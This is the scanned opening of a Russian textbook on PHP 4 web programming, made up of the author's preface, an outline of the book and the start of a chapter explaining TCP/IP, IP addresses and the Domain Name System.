Содержание данной книги находится в конце документа.

Предисловие

В последнее время в связи с бурным развитием сети Интернет в программировании начинает все более резко выделяться отдельная отрасль. Поначалу она не могла даже и сравниться по своей сложности с другими областями программистского ремесла, не "дотягиваясь" не только до системного, но даже и до прикладного программирования. Речь идет, конечно, о программировании сценариев для Web, или, как часто говорят, *Web-программировании*. В наши дни, однако, роль этой отрасли в структуре Интернета все более возрастает, соответственно растет и средняя оценка сложности сценариев. Многие системы (например, поисковые) по объему кода приближаются к размеру исходных кодов серьезных пакетов прикладных программ.

Представляю, как эти слова тут же вызовут бурю протеста со стороны прикладных и системных программистов, лишь мельком глянувших на программирование в Web. "Как, — заявят они, — неужели написание простейших программ на "бейсикоподобных" интерпретаторах вообще можно назвать серьезным программированием? Да с этим же справится любой начинающий изучать программирование студент, потому что эта область не вносит и не может внести каких-либо новшеств, не "изобретает" алгоритмов, и, кстати, в ней нет ничего творческого. Да и вообще, скука-то, наверное, какая..." Обычно с такими людьми можно спорить часами. Действительно, какую бы задачу им ни привели, они начинают утверждать, что решить ее очень просто, хотя на самом деле это в контексте Web, мягко говоря, оказывается не совсем так.

Что ж, отчасти такие люди правы. Поначалу все мы так считали, пока не столкнулись вплотную с тем, что называется Web-программированием. Да, в большинстве своем все программы удивляют своей кажущейся простотой. Но везде есть "подводные камни", и Web-программирование особенно ярко это доказывает. Обычно на написание сценариев уходят не месяцы и годы, а дни и недели. Но особо сложные сценарии могут потребовать значительно большего времени на разработку. Наконец, на первый взгляд работа Web-программиста кажется на редкость скучной. Но...

Все это обстоит именно таким образом, если вы программируете, что называется, "для себя", и при этом не пытаетесь каким-либо образом "автоматизировать" и упростить этот процесс. Действительно, можно получать удовольствие от написания прикладных программ (особенно нетривиальных), даже если их никто, кроме автора и его ближайших знакомых, потом не увидит. Здесь привлекает сам процесс. Вот этимто и отличается программирование в Web: нельзя писать сценарии "для себя", это занятие действительно покажется (а возможно, так оно и есть) скучным. Зато если вы создали программу, прекрасно работающую в Интернете, через которую "проходят" сотни человек в день, и к тому же с удобным и оригинальным интерфейсом — вот тут-то и начинает вам нравиться ваша профессия.

Примечание

Лу Гринзо, один из программистов IBM, говорил: "Все программисты немного чокнутые. Это как бесконечная компьютерная игра: мы должны получать удовольствие от своей работы. Какие бы деньги нам ни платили, если в нашем ремесле нет ничего увлекающего, никто из нас не станет работать". Думаю, нам всем иногда стоит задумываться над этими словами.

Чего хочет программист от своей профессии

Давайте попробуем разобраться, чего хочет Web-программист, когда он выбирает свою профессию. Возможно, он считает, что эта стезя довольно прибыльна? Но деньги приходят, что называется, "сами собой" с накоплением опыта и получением определенных навыков, по мере того, как человек становится профессионалом. Так происходит с любой профессией, а не только с программированием. Кстати, как я немного выше упоминал, никто из профессиональных программистов не работает исключительно за деньги, основной стимул — это все-таки интерес к работе.

Идем дальше. Может быть, ему нужна известность? Конечно, этот фактор не является третьестепенным, учитывая то, что известность — гарантия, что программист всегда легко сможет найти работу. Однако, как и деньги, слава и известность также не бывают самими по себе — их необходимо заслужить. И, к тому же, много ли вы знаете известных имен программистов, действительно заслуживших свое признание практикой (Билл Гейтс не в счет, потому что он уже давно этим не занимается)? Правильно — ни одного. Разве что, может быть, кто-нибудь вспомнит доблестных создателей игры Doom, ставшей уже историей.

Но есть нечто такое, на что я уже намекал, и именно этим Web-программирование (да и вообще любая работа, происходящая в Web) резко отличается в лучшую сторону от всех доселе известных видов программирования. Вы можете быть очень хорошим прикладным или системным программистом. Однако вряд ли ваши программы будет использовать такое количество людей, которое ежедневно посещает даже и не самую популярную страничку в Интернете, "подкрепленную" Web-сценарием. Вряд ли вы получите такое количество отзывов, приобретете такое число бесплатных тестеров, усердно шлющих вам гору писем с сообщениями о неточностях и ошибках в вашем продукте, а также с отзывами и предложениями. А ведь, как известно, заметить ошибку в программе означает "отрубить ей голову". Наконец, иногда приятно отметить для себя, что сценарий, написанный вами несколько лет назад, о котором вы почти уже и забыли думать, продолжает исправно работать "сам по себе", без всякого человеческого вмешательства.

Временные затраты

Да, я уже слышу очередные протесты "системщиков". Конечно, операционная система — безусловный "долгожитель" на множестве компьютеров. Вместе с тем, согласитесь, написать работоспособную ОС, действительно пригодную для использования (без всяких там оговорок) — довольно тяжелая работа, если не сказать большего. Под силу ли это одиночке? Сомневаюсь, что с ней в приемлемые сроки справится не то чтобы один, а десяток или даже пятьдесят человек.

Проведем несложные расчеты. На одной из конференций представитель фирмы Sun Microsystems заявил (видимо, в качестве порицания), что исходный текст последних версий Windows насчитывает порядка 50 миллионов строк. Думаю, он не очень сильно ошибся в своей оценке (как мы увидим, даже если он завысил цифру хоть в 10 раз, все равно результат будет неутешительный). В сумме это составляет около 50 млн×20 байт=1000 Мбайт (из расчета в среднем 20 символов в строке). Предположим, программист может печатать со скоростью 30 символов в минуту (разумеется, скорость собственно печати значительно выше, но ведь прежде чем что-то набирать, нужно сначала все спланировать и разработать). Таким образом, работая непрерывно, он в этом темпе создаст ОС за 1000 Мбайт/(30/60 мин)/ /3600 с=555 555 часов, что составит 555 555/24=23 148 дня или ровным счетом 23 148/365=63 года непрерывной круглосуточной работы! А ведь мы значительно завысили реальную скорость печати, да и, к тому же, нельзя 24 часа заниматься только тем, что набирать программу на клавиатуре.

Ко всему прочему, нужно еще компилировать программу, исправлять ошибки, еще раз компилировать и так до бесконечности (как это может показаться непривычному человеку). Наконец, "Нет ошибок в данной трансляции", но вдруг — логическая ошибка, и начинай все заново?.. Допустим даже ОС будет занимать не 50 миллионов строк, а только 5 миллионов. Предположим, что в команде не один, а 1000 человек. И пусть рабочий день программиста составляет 6 часов непрерывной работы. Итак, мы получим, что на написание нашей ОС этой командой уйдет 555 555/10/1000×(24/6)=222 дня, или около семи месяцев. Что ж... Вполне неплохо, но какой ценой…?.. К тому же совершенно неизвестно, получится ли в конце концов система, которая кому-то будет нужна. Представляете, полгода работы — и все напрасно?!

Разумеется, в системном и прикладном программировании существуют и другие направления. Например, можно написать какую-нибудь полезную программу, вроде текстового процессора или браузера. Кстати, вы знаете достоверно, сколько человек писало Internet Explorer? Лучше бы и я этого не знал...

И вот мы вернулись к тому, с чего начинали: чем же так привлекательна профессия Web-программиста. Все-таки понять это в полной мере можно, лишь достаточно поработав в этой области. Самое привлекательное в ней то, что результат своей работы можно видеть через довольно короткий срок.

О чем эта книга

Книга, которую вы держите в руках, является в некотором роде *учебником* по Web-программированию. Я сделал попытку написать ее так, чтобы даже самый неподготовленный читатель, владеющий лишь основами программирования на одном из алгоритмических языков, смог овладеть большинством необходимых знаний и в минимальные сроки начать профессиональную работу в Web.

Конечно, нельзя вести разговор о программировании, не подкрепляя его конкретными примерами на том или ином алгоритмическом языке. Поэтому главная задача книги — подробное описание языка PHP версии 4, а также некоторых удобных приемов, позволяющих создавать качественные Web-программы за очень короткие сроки, получая продукты, легко модифицируемые и поддерживаемые в будущем. И хотя язык PHP постоянно изменяется, я уверен, что ему обеспечено долгое доминирование в области языков для программирования в Web, по крайней мере, в ближайшее время.

Попутно описываются наиболее часто используемые и полезные на практике приемы Web-программирования, не только на PHP. Я постарался рассказать практически обо всем, что потребуется в первую очередь для освоения профессии Web-программиста. Но это вовсе не значит, что книга переполнена всякого рода точной технической информацией. Технического материала не так много, основной "упор" сделан не на "низкий уровень", а на те методы, которые позволят в значительной степени облегчить труд программиста, начинающего работать в области Web.

В тексте много "общефилософских" рассуждений на тему "как могло бы быть, если..." или "как бы сделал я сам в этой ситуации...", они обычно оформлены в виде примечаний. Иногда я позволяю себе писать не о том, что есть *на самом деле*, а о том, как это *могло бы быть* в более благоприятных обстоятельствах. Здесь применяется метод: "расскажи сначала просто, пусть и не совсем строго и точно, а затем постепенно детализируй, освещая подробности, опущенные в прошлый раз". По своему опыту знаю, что такой стиль повествования чаще всего оказывается гораздо более плодотворным, чем строгое и сухое описание фактов. Еще раз: я не ставил себе целью написать исчерпывающее руководство в определенной области, и не стремился описывать все максимально точно, как в учебнике по математике, — наоборот, во многих местах я пытаюсь отталкиваться от умозрительных рассуждений, возможно, немного и не соответствующих истине. Основной подход — от частного к общему, а не наоборот. Как-никак, "изобретение велосипеда" испокон веков считалось лучшим приемом педагогики.

Возможно, многие детали (даже важные) я опустил, если они *не* относятся к категориям приемов:

- которые наиболее часто применяются;
- без которых нельзя обойтись в Web-программировании.

Может быть, я уделил чему-то незаслуженно мало внимания. Наконец, в этой книге, как и в любой другой (за исключением разве что старого энциклопедического словаря), есть ошибки и неточности — сразу приношу за них свои извинения. Признаюсь честно: многие примеры простых программ могут содержать синтаксические "огрехи", т. к. из-за своей простоты они никогда не были протестированы. Это не относится к крупным программам, приведенным в пятой части книги — как раз они были тщательно отлажены. Везде, где можно, присутствуют подробные комментарии практически к каждой строке программы, поэтому в основном логика описываемых действий должна быть предельно ясна.

Общая структура книги

Книга состоит из пяти частей, содержащих в общей сложности 33 главы, и двух приложений. Непосредственное описание языка PHP начинается с третьей части. Это объясняется необходимостью прежде узнать кое-что о CGI (Common Gateway Interface — Общий шлюзовой интерфейс) —первая часть, а также выбрать подходящий инструментарий и Web-сервер для программирования — вторая часть. В четвертой части разобраны наиболее полезные стандартные функции языка. Пятая часть посвящена различным приемам программирования на PHP с множеством примеров. Приложения содержат техническую информацию, которая может иногда пригодиться Web-программисту.

Теперь чуть подробнее о каждой части книги. В первой рассматриваются теоретические аспекты программирования в Web, а также основы того механизма, который позволяет писать программы в Сети. Если вы уже знакомы с этим материалом (например, занимались программированием на Perl или других языках), можете ее смело пропустить. Вкратце я опишу, на чем базируется Web, что такое интерфейс CGI, как он работает на низком уровне, как используются возможности языка HTML при программировании Web, как происходит взаимодействие CGI и HTML и многое другое. В принципе, вся теория по Web-программированию коротко изложена именно в этой части книги. Так как CGI является независимым от платформы интерфейсом, материал не "привязан" к конкретному языку (хотя в примерах используется Си как наиболее универсальный язык). Если вы не знаете языка Си, не стоит отчаиваться: немногочисленные примеры на этом языке не настолько сложны, чтобы в них можно было "запутаться". К тому же, каждое действие подробно комментируется. Большинство описанных идей будет повторно затронуто в последующих главах, посвященных уже языку PHP.

Вторая часть книги довольно небольшая и состоит из разного рода дополнительной информации, связанной по большей части с серверным программным обеспечением Apache. Сервер Apache — один из самых популярных в мире, на нем построено около двух третей хостов Интернета (по крайней мере, на настоящий момент). Главное его достоинство — простое и в то же время универсальное конфигурирование, что позволяет создавать довольно сложные и большие серверы на его основе. Думаю,


вряд ли в ближайшее время кто-либо будет серьезно использовать PHP под управлением какого-то другого сервера, нежели Apache. Основное внимание во второй части уделено установке и использованию Apache для Windows, поскольку, как мы увидим ниже, это очень сильно облегчает программирование и отладку сценариев. Не секрет, что подчас выбор неверного и неудобного инструментария только из-за того, что "им пользуются все", является серьезной помехой при программировании. Именно из-за этого многие "закаленные" Web-программисты "старого образца" не принимают PHP всерьез. Вторая часть книги призвана раз и навсегда решить эту проблему.

Третья часть целиком посвящена основам PHP. Язык PHP — сравнительно молодой, но в то же время удивительно удобный и гибкий язык для программирования Web. С помощью него можно написать 99% программ, которые обычно требуются в Интернете. Для оставшегося 1% придется использовать Си или Perl (или другой универсальный язык). Впрочем, даже это необязательно: вы сильно облегчите себе жизнь, если интерфейсную оболочку будете разрабатывать на PHP, а ядро — на Си, особенно, если ваша программа должна работать быстро, например, если вы пишете поисковую систему. Последняя тема в этой книге не рассматривается, поскольку требует довольно большого опыта низкоуровневого программирования на языке Си, а потому не вписывается в концепцию данной книги.

Четвертая часть может быть использована не только как своеобразный учебник, но также и в справочных целях — ведь в ней рассказано о большинстве стандартных функций, встроенных в PHP. Я группировал функции в соответствии с их назначением, а не в алфавитном порядке, как это иногда бывает принято в технической литературе. Что ж, думаю, книга от этого только выиграла. Содержание части во многих местах дублирует документацию, сопровождающую PHP, но это ни в коей мере не означает, что она является лишь ее грубым переводом. Наоборот, я пытался взглянуть на "кухню" Web-программирования, так сказать, свежим взглядом, еще помня свои собственные ошибки и изыскания. Конечно, все функции PHP описать невозможно (потому что они добавляются и совершенствуются от версии к версии), да этого и не требуется, но львиная доля предоставляемых PHP возможностей все же будет нами рассмотрена.

Пятая часть книги целиком посвящена различным приемам программирования на PHP. Она насыщена всевозможными примерами программ и библиотек, облегчающими работу программиста. Если первые три части, да и четвертая в известной мере, касались Web-программирования в основном теоретически, то здесь как раз основной упор сделан на практику. Как известно, грамотное программирование и написание повторно используемого кода может сильно облегчить жизнь, поэтому один из первых приемов, рассматриваемых в пятой части — это написание системы управления модулями и библиотеками. Кроме того, вряд ли вы станете разрабатывать сайты в одиночку — скорее всего, в вашей команде будет дизайнер, HTML-верстальщик и представители других профессий. Поэтому на передний план выходит техника отделения кода от шаблона страницы сценария, чему также уделяется довольно много внимания. Дополнительно рассматриваются: загрузка (upload) файлов, реализация почтовых шаблонов, техника разделенных вычислений и т. д.


В приложениях приведена дополнительная информация, касающаяся Web-программирования. В Приложении 1 содержится полный перевод на русский язык комментариев в файле конфигурации Apache `httpd.conf`. Она может очень пригодиться вам, если вы собираетесь тесно взаимодействовать с этим сервером в своих сценариях. Приложение 2 включает аналогичный перевод комментариев, сопровождающих файл конфигурации интерпретатора PHP. Оно призвано помочь лучше систематизировать сведения о конфигурировании PHP, полученные из других глав книги (и увидеть реальный пример использования многих описанных директив).



ЧАСТЬ I.

ОСНОВЫ WEB-ПРОГРАММИРОВАНИЯ

Глава 1



Принципы работы Интернета

Протоколы передачи данных

Как и любая компьютерная сеть, Интернет основан на множестве компьютеров, соединенных друг с другом проводами, через спутниковый канал связи и т. д. Однако, как известно, одних проводов для передачи информации недостаточно — передающей и принимающей сторонам необходимо также придерживаться ряда соглашений, позволяющих строго регламентировать передачу данных, а также гарантировать, что эта передача пройдет без искажений. Такой набор правил называется *протоколом передачи*. Грубо говоря, протокол — это набор правил, который позволяет системам, взаимодействующим в рамках Интернета, обмениваться данными в наиболее удобной для них форме. Следуя сложившейся в книгах подобного рода традиции, я вкратце расскажу, что же из себя представляют основные протоколы Интернета.

Замечание

Иногда я буду называть Интернет Сетью с большой буквы, в отличие от "сети" с маленькой буквы, которой обозначается вообще любая сеть, локальная или глобальная. Тут ситуация сходна со словом "галактика": наша галактика называется Галактикой с прописной буквы, а "галактика" со строчной буквы соответствует любой другой звездной системе подобных размеров. На самом деле, сходство Сети и Галактики идет несколько дальше орфографии, и, я думаю, вы скоро также проникнетесь этой мыслью.

Необходимость некоторой стандартизации возникла чуть ли не с самого момента возникновения компьютерных сетей. Действительно, подчас одной сетью объединены компьютеры, работающие под управлением не только различных операционных систем, но нередко имеющие и совершенно различную архитектуру процессора, организацию памяти и т. д. Именно для того, чтобы обеспечивать возможность передачи между такими компьютерами, и предназначены всевозможные протоколы. Давайте рассмотрим этот вопрос чуть подробнее.

Разумеется, для разных целей существуют различные протоколы. К счастью, нам не нужно иметь представление о каждом из них — достаточно знать только тот, который мы будем использовать в Web-программировании. Таковым для нас является *протокол TCP* (Transmission Control Protocol — Протокол управления передачей данных), а

точнее, *протокол HTTP* (Hypertext Transfer Protocol — Протокол передачи гипертекста), базирующийся на TCP. Протокол HTTP как раз и задействуется браузерами и Web-серверами.

Заметьте, что уже в самом начале первой главы я упомянул о том, что один протокол может использовать в своей работе другой. В мире Интернета эта ситуация является совершенно обычной. Чаще всего каждый из протоколов, участвующих в передаче данных по сети, реализуется в виде отдельного и по возможности независимого программного обеспечения или драйвера. Среди них существует некоторая иерархия, когда один протокол является всего лишь "надстройкой" над другим, тот, в свою очередь — над третьим, и т. д. до самого "низкоуровневого" драйвера, работающего уже непосредственно на физическом уровне с сетевыми картами или модемами. На рис. 1.1 приведена примерная схема того, что происходит при отправке запроса браузером пользователя на некоторый Web-сервер в Интернете. Прямоугольниками обозначены программные компоненты: драйверы протоколов и программы-абоненты (последние выделены жирным шрифтом), направление передачи данных указано стрелками. Конечно, в действительности процесс гораздо более сложен, но нам сейчас нет необходимости на этом останавливаться.

Обратите внимание, что в пределах каждой системы протоколы на схеме расположены в виде "стопки", один над другим. Такая структура обуславливает то, что часто семейство протоколов обмена данными в сети Интернет называют *стеком TCP/IP* (стек в переводе с английского как раз и обозначает "стопку").




Рис. 1.1. Организация обмена данными в Интернете

Каждый из протоколов в идеале "ничего не знает" о том, какой протокол "стоит над ним". Например, протокол IP (который обеспечивает несколько более простой сервис по сравнению с TCP) не использует возможности протокола TCP, а TCP, в свою оче-

редь, "не догадывается" о существовании протокола HTTP (именно его задействует браузер и понимает Web-сервер, на схеме протокол HTTP не обозначен).

Применение такой организации позволяет заметно упростить ту часть операционной системы, которая отвечает за поддержку работы с сетью. А я тем временем прошу вас не пугаться. Нас будет интересовать в конечном итоге всего лишь протокол самого высокого уровня, "возвышающийся" над всеми остальными протоколами, т. е. HTTP и то, как он взаимодействует с протоколом TCP.

Семейство TCP/IP

Как мы уже знаем, в сети Интернет в качестве основного выбирается протокол TCP, хотя, конечно, этот выбор обусловлен скорее историческими причинами, нежели его действительными преимуществами (впрочем, преимуществ у TCP также предостаточно). Он ни в коей мере не претендует на роль низкоуровневого — наоборот, в свою работу он вовлекает другие протоколы, например, *IP* (в свою очередь, IP также базируется на услугах, предоставляемых некоторыми другими протоколами). Протоколы TCP и IP настолько сильно связаны, что принято объединять их в одну группу под названием *семейство TCP/IP* (в него включается также протокол UDP, который мы рассматривать не будем). Ниже приводятся основные особенности протокола TCP, входящего в семейство.

- Корректная доставка данных до места назначения гарантируется — разумеется, если такая доставка вообще возможна. Даже если связь не вполне надежна (например, на линии помехи оттого, что в кабель попала вода, замерзшая зимой и разорвавшая оболочку провода), "потерянные" фрагменты данных посылаются снова и снова до тех пор, пока вся информация не будет передана.
- Передаваемая информация представлена в виде потока — наподобие того, как осуществляется обмен с файлами практически во всех операционных системах. Иными словами, мы можем "открыть" соединение и затем выполнять с ним те же самые операции, к каким мы привыкли при работе с файлами. Таким образом, программы на разных машинах (возможно, находящихся за тысячи километров друг от друга), подключенных к Интернету, обмениваются данными так же непринужденно, как и расположенные на одном компьютере.
- TCP/IP устроен так, что он способен выбрать оптимальный путь распространения сигнала между передающей и принимающей стороной, даже если сигнал проходит через сотни промежуточных компьютеров. В последнем случае система выбирает путь, по которому данные могут быть переданы за минимальное время, основываясь при этом на статистическую информацию работы сети и так называемые таблицы маршрутизации.
- При передаче данные разбиваются на фрагменты — пакеты, которые и доставляются в место назначения по отдельности. Разные пакеты вполне могут следовать различными маршрутами в Интернете (особенно если их путь пролегает через де-

сятки серверов), но для всех них гарантирована правильная "сборка" в месте назначения (в нужном порядке). Как уже упоминалось, принимающая сторона в случае обнаружения "недосдачи" пакета запрашивает передающую систему, чтобы та передала его еще раз. Все это происходит незаметно для программного обеспечения, эксплуатирующего TCP/IP.

В Web-программировании нам вряд ли придется работать с TCP/IP напрямую (разве что в очень экзотических случаях) — обычно можно использовать более высокоуровневые "языки", например, HTTP, служащий для обмена информацией между сервером и браузером. Собственно, этому протоколу посвящена значительная часть книги. Его мы рассмотрим подробно чуть позже. А пока давайте поговорим еще немного о том, что касается TCP/IP, чтобы не возвращаться к этому впоследствии.

Адресация с Сети

Машин в Интернете много, это факт. Так что вопрос о том, как можно их эффективно идентифицировать в пределах этой сети, оказывается далеко не праздным. Кроме того, практически все современные операционные системы работают в многозадачном режиме (поддерживают одновременную работу нескольких программ). Это значит, что возникает также вопрос о том, как нам идентифицировать конкретную систему или программу, желающую обмениваться данными через Сеть. Эти две задачи решаются стеком TCP/IP при помощи IP-адреса и номера порта. Давайте посмотрим, как.

Замечание

Все, о чем рассказано далее, не является непреложной истиной. Скорее даже наоборот. Местами может показаться, что я "ломлюсь в открытую дверь" — пытаюсь доказать существование того, что и так существует. И все-таки, на мой взгляд, чтобы понять что-то, нужно сначала проникнуться мыслью, что основы этого "что-то" довольно просты, пусть даже они и абстрактны.

IP-адрес

Любой компьютер, подключенный к Интернету и желающий обмениваться информацией со своими "сородичами", должен иметь некоторое уникальное имя, или *IP-адрес*. Вот уже 30 лет (думаю, и в ближайшее десятилетие тоже) IP-адрес выглядит примерно так:

```
127.12.232.56
```

Как мы видим, это — четыре 8-разрядных числа (то есть принадлежащих диапазону от 0 до 255 включительно), соединенные точками. Не все числа допустимы в записи IP-адреса: ряд из них используется в служебных целях (например, адрес `127.0.0.1` выделен для обращения к локальной машине — той, на которой был произведен за-

прос, а число 255 соответствует широковещательной рассылке в пределах текущей подсети). Мы не будем здесь обсуждать эти исключения детально.

Возникает вопрос: ведь компьютеров в Интернете миллионы (а скоро будут миллиарды). Как же мы, простые пользователи, запросив IP-адрес машины, в считанные секунды с ней соединяемся? Как "оно" (и что это за "оно"?) узнает, где на самом деле расположен компьютер и устанавливает с ним связь, а в случае неверного адреса адекватно на это реагирует? Вопрос актуален, поскольку машина, с которой мы собираемся связаться, вполне может находиться за океаном, и путь к ней пролегает через множество промежуточных серверов.

В деталях вопрос определения пути к адресату довольно сложен. Однако достаточно нетрудно представить себе общую картину, точнее, некоторую ее модель. Предположим, что у нас есть 1 миллиард компьютеров (давайте завысим цифры), каждый из которых напрямую соединен с 11 (к примеру) другими через кабели. Получается этакая паутина из кабелей, не так ли? Кстати, это объясняет, почему одна из наиболее популярных служб Интернета, базирующаяся на протоколе HTTP, названа *WWW* (World Wide Web, или Всемирная паутина).

Замечание

Следует заметить, что в реальных условиях, конечно же, компьютеры не соединяют друг с другом таким большим количеством каналов. Вместо этого применяются всевозможные внутренние таблицы, которые позволяют компьютеру "знать", где конкретно располагаются некоторые ближайшие его соседи. То есть любая машина в Сети имеет информацию о том, через какие узлы должен пройти сигнал, чтобы достигнуть самого близкого к ней адресата — а если не обладает этими знаниями, то получает их у ближайшего "сородича" в момент загрузки операционной системы. Разумеется, размер таких таблиц ограничен и они не могут содержать маршруты до всех машин в Интернете (хотя в самом начале развития Интернета, когда компьютеров в Сети было немного, именно так и обстояло дело). Потому-то я и провожу аналогию с одиннадцатью соседями.

Итак, мы сидим за компьютером номер 1 и желаем соединиться с машиной `somehost` с таким-то IP-адресом. Мы даем нашему компьютеру запрос: выясни-ка у своих соседей, не знают ли они чего о `somehost`. Он рассылает в одиннадцать сторон этот запрос (считаем, что это занимает 0,1 с, т. к. все происходит практически одновременно — размер запроса не настолько велик, чтобы сказалась задержка передачи данных), и ждет, что ему ответят.

Что же происходит дальше? Нетрудно догадаться. Каждый из компьютеров окружения действует по точно такому же плану. Он спрашивает у *своих* десятерых соседей, не слышали ли они чего о `somehost`. Это, в свою очередь, занимает еще 0,1 с. Что же мы имеем? Всего за 0,2 с проверено уже $11 \times 10 = 110$ компьютеров. Но это еще не все, ведь процесс нарастает лавинообразно. Нетрудно подсчитать, что за время порядка 1 секунды мы "разбудим" 10 в десятой степени машин, т. е. в 10 раз больше, чем мы имеем!

Конечно, на самом деле процесс будет идти медленнее: какие-то системы могут быть заняты и не ответят сразу. С другой стороны, мы должны иметь механизм, который бы обеспечивал, чтобы одна машина не "опрашивалась" многократно. Но все равно, согласитесь, результаты впечатляют, даже если их и придется занизить для реальных условий хоть в 100 раз.

Замечание

В действительности дело обстоит куда сложнее. Отличия от представленной схемы частично заключаются в том, что компьютеру совсем не обязательно "запрашивать" всех своих соседей — достаточно ограничиться только некоторыми из них. Для убыстрения доступа все возможные IP-адреса делятся на четыре группы — так называемые адреса подсетей классов A, B, C и D. Но для нас сейчас это не представляет никакого интереса, поэтому не будем задерживаться на деталях. О TCP/IP можно написать целые тома (что и делается).

Доменное имя

И все-таки обычным людям довольно неудобно работать с IP-представлением адреса. Действительно, куда как проще запомнить символьное имя, чем набор чисел. Чтобы облегчить простым пользователям работу с Интернетом, придумали систему *DNS* (Domain Name System — Система имен доменов).

Замечание

Общемировая DNS представляет собой распределенную базу данных, способную преобразовать доменные имена машин в их IP-адреса. Это не так-то просто, учитывая, что скоро Интернет будет насчитывать десятки миллионов компьютеров. Поэтому мы не будем в деталях рассматривать то, как работает служба DNS, а займемся больше практической стороной вопроса.

Итак, при использовании DNS любой компьютер в Сети может иметь не только IP-адрес, но также и символическое имя. Выглядит оно примерно так:

```
www.somehost.msu.su
```

То есть, это набор слов (их число произвольно), опять же соединенных точкой. Каждое такое сочетание слов называется *доменом N-го уровня* (например, `su` — домен первого уровня, `msu.su` — второго, `somehost.msu.su` — третьего и т. д.)

Вообще говоря, полное DNS-имя выглядит немного не так: в его конце обязательно стоит точка, например:

```
www.somehost.msu.su.
```

Именно такое (вообще-то, и только такое) представление является правильным, но браузеры и другие программы часто позволяют нам опускать завершающую точку. В принятой нами терминологии будем называть эту точку *доменом нулевого уровня*, или *корневым доменом*.

Примечание

Интересно, и почему так популярна в компьютерной технике точка? В именах файлов — точка. В IP- и DNS-адресе — точка. Практически во всех языках программирования для доступа к объединениям данных — тоже точка. Существуют и другие примеры. Похоже, точка прочно въелась в наши умы, и мы уже не представляем, что бы могло ее заменить...

Нужно заметить, что одному и тому же IP-адресу вполне может соответствовать сразу несколько доменных имен. Каждое из них ведет в одно и то же место — к единственному IP-адресу. Благодаря протоколу *HTTP 1.1* (мы вскоре кратко рассмотрим его особенности) Web-сервер, установленный на машине и откликающийся на какой-либо запрос, способен узнать, какое доменное имя ввел пользователь, и соответствующим образом среагировать, даже если его IP-адресу соответствует несколько доменных имен. В последнее время HTTP 1.1 применяется практически повсеместно — не то, что несколько лет назад, поэтому все больше и больше серверов используют его в качестве основного протокола для доступа к Web.

Интересен также случай, когда одному и тому же DNS-имени сопоставлены несколько разных IP-адресов. В этом случае служба DNS автоматически выбирает тот из адресов, который, по ее мнению, ближе всего расположен к клиенту, или который давно не использовался, или же наименее загружен (впрочем, последняя оценка может быть весьма и весьма субъективна). Эта возможность часто задействуется, когда Web-сервер становится очень большим (точнее, когда число его клиентов начинает превышать некоторый предел) и его приходится обслуживать сразу нескольким компьютерам. Такая схема используется, например, на сайте компании Netscape.

Как же ведется поиск по DNS-адресу? Для начала он преобразуется специальными DNS-серверами, раскиданными по всему миру, в IP-адрес. Давайте посмотрим, как это происходит. Пусть клиентом выдан запрос на определение IP-адреса машины `www.host.ru.` (еще раз обратите внимание на завершающую точку! — это не конец предложения). Чтобы его обработать, первым делом посылается запрос к так называемому корневому домену (точнее, к программе — DNS-серверу, запущенному на этом домене), который имеет имя `"."` (на самом деле его база данных распределена по нескольким компьютерам, но для нас это сейчас несущественно). Запрос содержит команду: вернуть IP-адрес машины (точнее, IP-адрес DNS-сервера), на котором расположена информация о домене `ru`. Как только IP-адрес получен, по нему происходит аналогичное обращение с просьбой — определить адрес, соответствующий домену `host` внутри домена `ru` внутри корневого домена `"."`. В конце у предпоследней машины запрашивается IP-адрес поддомена `www` в домене `somehost.ru.`

Важно, что каждый домен "знает" все о своих поддоменах, а те, в свою очередь — о своих, т. е. система имеет некоторую иерархичность. Корневой домен, как мы уже заметили, принято называть доменом нулевого уровня, домен `ru.` (в нашем примере) — первого, `host.ru.` — второго уровня, ну и т. д. При изменении доменов некоторого уровня об этом должны узнать все домены, родительские по отношению к нему, для чего существуют специальные протоколы синхронизации. Нам сейчас нет

нужды вникать, как они действуют — скажу только, что распространяются сведения об изменениях не сразу, а постепенно, спустя некоторое время, задаваемое администратором DNS-сервера, и рассылкой также занимаются DNS-серверы.

